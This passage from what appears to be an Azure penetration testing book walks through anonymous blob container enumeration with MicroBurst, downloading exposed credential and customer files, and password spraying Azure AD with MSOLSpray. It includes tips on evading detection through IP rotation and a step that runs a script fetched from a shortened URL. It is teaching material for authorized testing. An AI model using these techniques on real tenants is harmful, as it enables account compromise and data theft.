Once your anonymous attack surface has been identified, and confirmed by the resource owner, you can start looking for vulnerabilities. As a very general rule of thumb, vulnerabilities in Azure can be broken down into three main categories: configuration, patching, and code-related.

Configuration-related vulnerabilities

This grouping of vulnerabilities can be broken into multiple sub-categories, but the two that we will be focusing on are **Infrastructure as a Service (IaaS)** and **Platform-as-a-Service (PaaS)** misconfigurations. These misconfigurations are typically caused by human error, resulting in sensitive information being exposed or unauthorized access to services.

IaaS configuration-related vulnerabilities

Azure IaaS services can be generalized as services that take the place of traditional infrastructure. The most common resources are **virtual machines**, **virtual machine scale sets** and **Windows Virtual Desktops (WVDs)**. These services can be deployed privately within a virtual network, connected to on-premises networks, or exposed to the internet using a public IP address, as mentioned earlier in this chapter.

Using the list of public IP addresses that a client has provided to us from the results of the commands in the *Azure public IP address ranges* section of this chapter, we can scan those IP addresses with common vulnerability scanning tools. Remember to always check the IP that you have been provided with for ownership and authorization.

For virtual machines and WVDs, we will typically be looking for weak or default credentials for available management ports. It should also be noted that any IaaS hosts that have internet-facing services could also have additional service misconfigurations. These vulnerabilities are not limited to the parameters that are managed in Azure. An administrator could misconfigure a service on a VM, expose it to the internet, and create a vulnerability.

PaaS configuration-related vulnerabilities

Using the list of enumerated Azure services from the previous section, we can start anonymously looking for vulnerabilities in those services. For example, we identified a storage account with a base name of `azurepentesting` in the previous exercise. Now, we can dig deeper into that resource to find misconfigured containers in that storage account.

Storage accounts

Storage accounts are Azure's way of handling data storage in the cloud. These accounts consist of the following sub-services:

- **Blob service:** General HTTP/HTTPS file hosting
- **Files service:** Attached data storage (SMB/NFS)
- **Table service:** NoSQL semi-structured datasets
- **Queue service:** HTTP/HTTPS message storage

Given the output from the previous subdomain enumeration task, we know that the `azurepentesting` base word yielded a storage account named `azurepentesting`.

We can also see that there are DNS records for the following subdomains:

- **Blob service:** `azurepentesting.blob.core.windows.net`
- **Files service:** `azurepentesting.file.core.windows.net`
- **Table service:** `azurepentesting.table.core.windows.net`
- **Queue service:** `azurepentesting.queue.core.windows.net`

By default, these four subdomains are allocated when a storage account is created. This does not necessarily mean that an Azure customer is using all four services for data storage purposes, so it is up to us to identify whether they contain any anonymously available data.

The Files, Table, and Queue services always require some level of authentication to access (we will not be focusing on them in this chapter). Instead, we will focus on the Blob service, which allows administrators/developers to configure anonymous access to files.

Blob storage account permissions overview

The Blob service in a storage account consists of **containers**. These containers are effectively folders that can be used to store objects/data. You can access these objects through an HTTP/HTTPS endpoint. The URL address is a combination of the storage account name, the container, and the object name.

As shown in the following diagram, if the storage account name is `azurepentesting`, the container name is `public`, and the file within the container is `README.txt`, the URL of the object will be as follows:

```
https://azurepentesting.blob.core.windows.net/public/README.txt.
```

For the more visual learners, here's what that structure looks like:




Figure 3.11 – Azure Blob service endpoint URL

A storage account can have multiple containers, with each container having a different public access level configuration. The public access configuration options are as follows:

- **Private:** Does not allow anonymous access. Access needs to be authenticated.
- **Blob:** Allows anonymous access to a known object URL.
- **Container:** Allows the container files to be listed and accessed anonymously.

While the **Blob** container permissions can expose sensitive data, an attacker would need to know the full filenames of the affected files to access them. In cases where an application programmatically creates a file with a predictable naming format (Report-123.pdf, Report-124.pdf, and so on), an attacker may be able to infer the names of other files in the storage account after initially identifying the intended user files. This type of filename enumeration is commonly referred to as **insecure direct object references**, or **IDORs** for short. PortSwigger has an excellent overview of this issue on their site: <https://portswigger.net/web-security/access-control/idor>.

An attacker could also perform a container and object name guessing attack using a tool such as Gobuster to see whether an object is returned. The chances of success are minimal but still possible.

The most concerning public access level is **container** as it allows anyone to list all the available files and access them. This means that an attacker with knowledge of the storage account and container would be able to enumerate all the available files.

Utilizing our previous example storage account URL, we know that the storage account name is `azurepentesting` and that the container is `public`. By appending the `?restype=container&comp=list` parameters to the container URL (`https://azurepentesting.blob.core.windows.net/public/?restype=container&comp=list`), we can list all the objects stored in that container. This will return XML data about the available files, which we can then use to access the objects!

```
▼<EnumerationResults ContainerName="https://azurepentesting.blob.core.windows.net/public/">
  ▼<Blobs>
    ▼<Blob>
      <Name>README.txt</Name>
      <Url>https://azurepentesting.blob.core.windows.net/public/README.txt</Url>
      ▼<Properties>
        <Last-Modified>Mon, 21 Dec 2020 00:47:51 GMT</Last-Modified>
        <Etag>0x8D8A54A0BCC7C5C</Etag>
        <Content-Length>123</Content-Length>
        <Content-Type>text/plain</Content-Type>
        <Content-Encoding/>
        <Content-Language/>
        <Content-MD5>P4Xiwn/5Rng174UNmV1J2A==</Content-MD5>
        <Cache-Control/>
        <BlobType>BlockBlob</BlobType>
        <LeaseStatus>unlocked</LeaseStatus>
      </Properties>
    </Blob>
  </Blobs>
  <NextMarker/>
</EnumerationResults>
```

Figure 3.12 – Azure Blob service endpoint URL

From an unauthenticated perspective, what can we do if we do not immediately know any containers in a storage account? We can use automated tools to guess the container names, check whether they allow container permissions, and then list the available files from there.

Hands-on exercise – identifying misconfigured blob containers using MicroBurst

In this exercise, we will use the `Invoke-EnumerateAzureBlobs` script from MicroBurst to access data in a misconfigured Azure Blob storage service. Here are the tasks that we will complete in this exercise:


- **Task 1:** Use the `Invoke-EnumerateAzureBlobs` MicroBurst module to anonymously enumerate storage account containers using the `azurepentesting` base name and the built-in permutation list.
- **Task 2:** Define a custom container list and use it to enumerate further containers.

Let's begin:

1. Within your pentest VM, open a PowerShell console as an administrator.
2. Change your directory path to the MicroBurst directory and import the PowerShell functions using the `fp; ;pwomg` commands:

```
cd .\MicroBurst\  
Import-Module .\MicroBurst.psm1
```

Here's what the output looks like:



```
PS C:\Users\pentestadmin>  
PS C:\Users\pentestadmin> cd .\MicroBurst\  
PS C:\Users\pentestadmin\MicroBurst> Import-Module .\MicroBurst.psm1  
Imported Az MicroBurst functions  
Imported AzureAD MicroBurst functions  
MSOnline module not installed, checking other modules  
Imported Misc MicroBurst functions  
Imported Azure REST API MicroBurst functions
```

Figure 3.13 – Importing the MicroBurst PowerShell module

3. Use the `Invoke-EnumerateAzureBlobs` function with a base word of `azurepentesting` to identify public storage accounts with containers that have the container access level configured:

```
Invoke-EnumerateAzureBlobs -Base azurepentesting
```

4. You can see that MicroBurst has identified two containers (public and private) and the objects in those containers.

Here's what the output looks like:

```
PS C:\Users\pentestadmin\MicroBurst>
PS C:\Users\pentestadmin\MicroBurst> Invoke-EnumerateAzureBlobs -Base azurepentesting
Found Storage Account - azurepentesting.blob.core.windows.net

Found Container - azurepentesting.blob.core.windows.net/private
    Public File Available: https://azurepentesting.blob.core.windows.net/private/credentials.txt
Found Container - azurepentesting.blob.core.windows.net/public
    Public File Available: https://azurepentesting.blob.core.windows.net/public/README.txt
```

Figure 3.14 – Using MicroBurst to find public blob containers

5. We can then download the contents of the objects directly using the following commands:

```
Invoke-WebRequest -Uri "https://azurepentesting.blob.core.windows.net/public/README.txt" -OutFile "README.txt"
Invoke-WebRequest -Uri "https://azurepentesting.blob.core.windows.net/private/credentials.txt" -OutFile "credentials.txt"
```

Here is what the output looks like:

```
PS C:\temp> Invoke-WebRequest -Uri "https://azurepentesting.blob.core.windows.net/public/README.txt" -OutFile "README.txt"
PS C:\temp> Invoke-WebRequest -Uri "https://azurepentesting.blob.core.windows.net/private/credentials.txt" -OutFile "credentials.txt"
PS C:\temp> ls

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-a----           3/16/2021   3:52 PM             254 credentials.txt
-a----           3/16/2021   3:52 PM             123 README.txt
```

Figure 3.15 – Downloading objects using PowerShell

6. Read the content of one of the downloaded files using the following command. This will open the file in Notepad:

```
notepad .\credentials.txt
```




Figure 3.16 – Accessing the downloaded file

7. In the command we used in *Step 3*, MicroBurst enumerated the storage account using common container names such as `private` and `public`. Unless otherwise specified in the command, the names used for the container name guesses will come from the `permutations.txt` file in the MicroBurst repository. The full list of names that MicroBurst uses for guessing can be viewed using the following command:

```
Get-Content .\Misc\permutations.txt
```

8. MicroBurst also allows us to specify custom container names using the `Folders` parameter. Create a custom container name list using the following command. Click Yes when prompted about creating a new file:

```
notepad customcontainer.txt
```




Figure 3.17 – Creating a custom container name list

9. Add the following names to the Notepad file. Save the file and close it:

scripts
templates
archive
2020
2019
2018

10. Back in the PowerShell console, use the following command to enumerate potential public containers using any of the names in our custom name list:

```
Invoke-EnumerateAzureBlobs -Base azurepentesting -Folders  
.\customcontainer.txt
```

11. Here, you can see that we have found more public containers and objects than we did when we ran the command earlier:

```
PS C:\temp> invoke-EnumerateAzureBlobs -Base azurepentesting -Folders .\customcontainer.txt
Found Storage Account - azurepentesting.blob.core.windows.net

Found Container - azurepentesting.blob.core.windows.net/archive
  Public File Available: https://azurepentesting.blob.core.windows.net/archive/sensitive_custome
_private_information.csv
Found Container - azurepentesting.blob.core.windows.net/2020
  Public File Available: https://azurepentesting.blob.core.windows.net/2020/December/access.log
PS C:\temp>
```

Figure 3.18 – Creating a custom container name list

As you can see, configuration-related vulnerabilities can cause serious problems for Azure environments. Throughout this book, we will see multiple examples of these issues at the public-facing and "internal" platform configuration levels.

While this is only one example, there are additional service-specific configuration vulnerabilities that we will highlight throughout this book. Next, we will look at some additional vulnerability categories that may apply to our external-facing services.

Patching-related vulnerabilities

While these issues are less commonly found, there are still plenty of new security patches released every week. As a result, there are plenty of forgotten or abandoned services, applications, and virtual machines that miss these patches. For this book, we will be focusing on exploiting Azure configuration-related vulnerabilities, but it's good to know the basics of exploiting patch-related issues.

From an external perspective, we will typically be scanning Azure virtual machines, with public IPs, for internet-facing services. These services can typically be fingerprinted by network scanning tools to identify the specific version of the software hosting the service.

Once the version of the software has been identified, we can either use vulnerability scanners (Nessus, Nexpose, and so on) or some basic Google skills to find potential vulnerabilities in these services.

Since this is not a network penetration testing book, we recommend checking out one of the many penetration testing books from Packt: <https://www.packtpub.com/catalogsearch/result/?q=penetration%20testing>.

Code-related vulnerabilities

The "cloudification" of existing applications and the drive toward cloud-native development are some of the driving forces bringing organizations into the Azure cloud. By porting existing or legacy applications into a cloud environment, many organizations are just bringing along many of the old vulnerabilities that previously existed in their original applications.

While there are many benefits to moving to the cloud, it is not a magic bullet to fix application vulnerabilities. Some of the existing common application issues can actually become more impactful in a cloud environment, as the platform can then be abused by these issues to escalate access.

While this is not the book to use to learn about web application penetration testing, we can recommend taking a look at Packt Publishing's other books for a more in-depth look at testing applications: <https://www.packtpub.com/catalogsearch/result/?q=Web%20application%20Penetration%20Testing>.

At a high level, the following vulnerabilities can be very impactful in an Azure environment, so it may be worth prioritizing these while you are testing.

SQL injection (SQLI)

By injecting SQL queries into an application, an attacker may be able to access sensitive information in the database, force the database to authenticate to the attacker, or even achieve command execution on the database server. In an Azure context, an attacker could potentially execute commands on a SQL database virtual machine, which could then be used to pivot to the internal virtual networks.

Local file include and directory traversal

By accessing local files from the web server, an attacker may be able to access configuration files on the hosts. With applications in Azure, many of these configuration files contain access keys for Azure services, such as Storage accounts, so there may be opportunities to pivot from these services.

Command injection

There are many ways for commands to make their way into an application server, but in a cloud environment, these can be abused to access additional resources in the subscription. Additionally, if the application server is utilizing a **managed identity**, the attacker may be able to execute commands that can generate an authorization token for the managed identity. This token could then be used to assume the identity of the managed identity.

Honorable mention – server-side request forgery (SSRF)

SSRF is an application issue that allows an attacker to force the application server to make outbound requests. This issue has seen some very impactful usage in AWS environments, where it can be used to query the EC2 metadata service to return IAM credentials. Due to the way the Azure metadata service operates, there is a header that is required for making similar requests in Azure. Metadata service credential attacks can be executed via command injection in Azure, but not via SSRF attacks.

Finding Azure credentials

Outside of finding vulnerabilities in an Azure application, or service, the most common option for gaining access to an Azure subscription is through guessed, stolen, or "found" credentials.

Guessing Azure AD credentials

From practical testing experience, the most common way to get into an Azure tenant is through weak or default credentials. While we have made massive technological advances over the years, users still like to use simple passwords, and administrators sometimes forget to implement identity security best practices.

There are three steps to a successful password guessing attack:

1. Obtain a username list.
2. Obtain a password list.
3. Decide and execute the guessing strategy.

Let's take a look.

Obtaining a username list

Many organizations have a formal naming convention for usernames/email addresses. Some examples include `<firstname>.<lastname>@company.com` and `<firstname>.<lastname_initial>@company.com`. You could identify a company's username format from user email addresses that are in the public domain (company websites, support channels, online employee profiles, GitHub, and so on).

You could then combine your knowledge of this naming convention with information about company users, found on sites such as LinkedIn, to construct usernames for a list of employees. You can also look at past breaches related to the organization to obtain this information.

Obtaining a password list

Once you have a list of usernames, you will want to carefully select a password or list of passwords to try against the accounts. The easiest method is to use a public list of common passwords that have been identified from previous breaches. Here is a list of the top 100,000 passwords from the popular *Have I Been Pwned* dataset: <http://bit.ly/PwnedPasswordsTop100k>. This list was published by the UK **National Cyber Security Center (NCSC)** – this is not the original dataset. Other common password lists exist online that you can also refer to.

You could also come up with a more targeted list of your own to try against the accounts. When you are coming up with your list, keep in mind that most organizations will implement some type of password policy to ensure that users only select moderately strong passwords. Even with a policy in place, users often fall victim to creating passwords that are just good enough to get past the policies. These may be easy for the users to remember and type, but they're susceptible to password guessing attacks.

A good example is the password `Winter2020`. It is long enough to meet most password length requirements (10 characters), and it meets most password complexity requirements (uses uppercase, lowercase, and numeric characters). It also fits well with many password age requirements. If passwords are set to expire every 90 days, that can fall right in line with the next season.

Deciding on the guessing strategy

There are many strategies we can use to guess passwords in a pentest engagement. You could perform a **brute-force attack**, a **single password spraying attack**, or a **targeted user attack** with the list of usernames and passwords that you have.

A **brute-force attack** is more targeted at fewer users, with the aim of cycling through as many passwords as possible. This could be cycling through a list of common passwords, dictionary words, or randomly generated passwords (*Figure 3.19*).

When performing a brute-force attack, be conscious that there could be a lockout policy in place to temporarily disable an account if multiple incorrect passwords are entered. A good rule of thumb is to take the number of failed attempts from the lockout policy (if known) and subtract two. This can allow the victim users a couple of opportunities to mistype their password without forcing a lockout.

For example, if an account locks out after five failed attempts, we will only want to guess three passwords before we wait for the lockout timer to reset. When in doubt, make sure that you work with the people responsible for your penetration test scope to determine an appropriate password guessing strategy:




Figure 3.19 – Brute-force attack

A **password spray attack** uses the same password against many usernames (*Figure 3.20*). One consideration here is to distribute the password guess attempt across many IPs to avoid detection by some security tools (including Microsoft's AD Password Protection and Identity Protection. Links to these can be found in the *Further reading* section, at the end of this chapter).

A tool such as FireProx can be used to rotate source IP addresses by launching the attack using the AWS API Gateway service. Keep in mind that FireProx likely violates the AWS acceptable use policy, which could cause issues for your AWS account:

FireProx Information

Creator: Mike Felch (Twitter: @ustayready)

Open Source or Commercial: Open source project

GitHub Repository: <https://github.com/ustayready/fireprox>

Language: Python




Figure 3.20 – Password spray attack

Now that we have approaches to use for guessing passwords, let's learn about the tools that we can use to try guessing passwords against our own test environment.

Introducing MSOLSpray

MSOLSpray is a PowerShell password spraying tool for Microsoft online accounts (Azure/Office365). The advantage of this tool is that, apart from detecting valid passwords, it also gives useful recon information relating to the account's **multi-factor authentication (MFA)** status, if an account does not exist, if an account is locked or disabled, or if the password has expired.

MSOLSpray Information

Creator: Beau Bullock (Twitter: @dafthack)

Open Source or Commercial: Open source project

GitHub Repository: <https://github.com/dafthack/MSOLSpray>

Language: PowerShell

While there are other variants that have been written (MSOLSpray Python, TREVORspray, and so on), we will be using the original MSOLSpray tool, which was written in PowerShell, in the next hands-on exercise.

Hands-on exercise – guessing Azure Active Directory credentials using MSOLSpray

In this hands-on exercise, we will be using the MSOLSpray tool to perform a password spray attack. Here are the tasks that we will be completing:

- **Task 1:** Create test users in your Azure Active Directory tenant from Azure Cloud Shell.
- **Task 2:** Enable MFA for a test user using the Azure portal.
- **Task 3:** Download and import MSOLSpray on your pentest VM.
- **Task 4:** Create a user list on your pentest VM.
- **Task 5:** Run a password spray attack using MSOLSpray from your pentest VM.

Let's begin:

1. Open a web browser and browse to the Azure portal at `https://portal.azure.com`. Sign in with your `azureadmin` credentials.
2. In the Azure portal, click on the Cloud Shell icon in the top-right corner:



Figure 3.21 – Opening Azure Cloud Shell

3. If prompted, select **PowerShell**:




Figure 3.22 – Selecting "PowerShell"

Then, click **Create storage**:




Figure 3.23 – Creating a cloud drive for Cloud Shell

4. In the PowerShell session, within the Cloud Shell pane, run the following command to download a script to provision test users in Azure AD:

```
Invoke-WebRequest -Uri http://bit.ly/az-pentest-create-test-users -OutFile create-test-users.ps1
```

Here's what it looks like:




Figure 3.24 – Downloading the PowerShell script from our GitHub repository

5. Verify that the script was successfully downloaded using the following command. You should see a script called `create-test-users.ps1`:

```
Get-ChildItem
```

Here's what the output looks like:





Figure 3.25 – Verifying that the PowerShell script has been downloaded

- Execute the downloaded script using the following command. When prompted to enter a password, enter myPassword123 and press *Enter*. The script will provision five new users in your Azure AD tenant with the password that you entered:

```
./create-test-users.ps1
```

Here's what this looks like:




```
PS /home/azureadmin>
PS /home/azureadmin> ./create-test-users.ps1
Please enter a password: myPassword123
```

A terminal window with a dark blue background. The first two lines are prompts. The third line shows the script being executed. The fourth line shows the password being entered. A red box highlights the script name, and a red arrow points to the password input.

Figure 3.26 – Entering a password for the test users

- In the script's output, at the end, make a note of the user principal names and the password. You will need them for the password spray attack:



```
Successfully created the following users:
sandra@azurepentesting.com
mike@azurepentesting.com
juan@azurepentesting.com
kwasi@azurepentesting.com
adaeze@azurepentesting.com
User Password:
myPassword123
```

A terminal window with a dark blue background. The first line is a success message. The next five lines are the user principal names. The last two lines are the password. A red box highlights the list of user principal names, and a red arrow points to the password input.

Figure 3.27 – Making a note of the user principal names and password

- Close the Cloud Shell window:




Figure 3.28 – Closing the Cloud Shell

- In the Azure portal, click the Hub menu icon in the top-left corner and select **Azure Active Directory**:

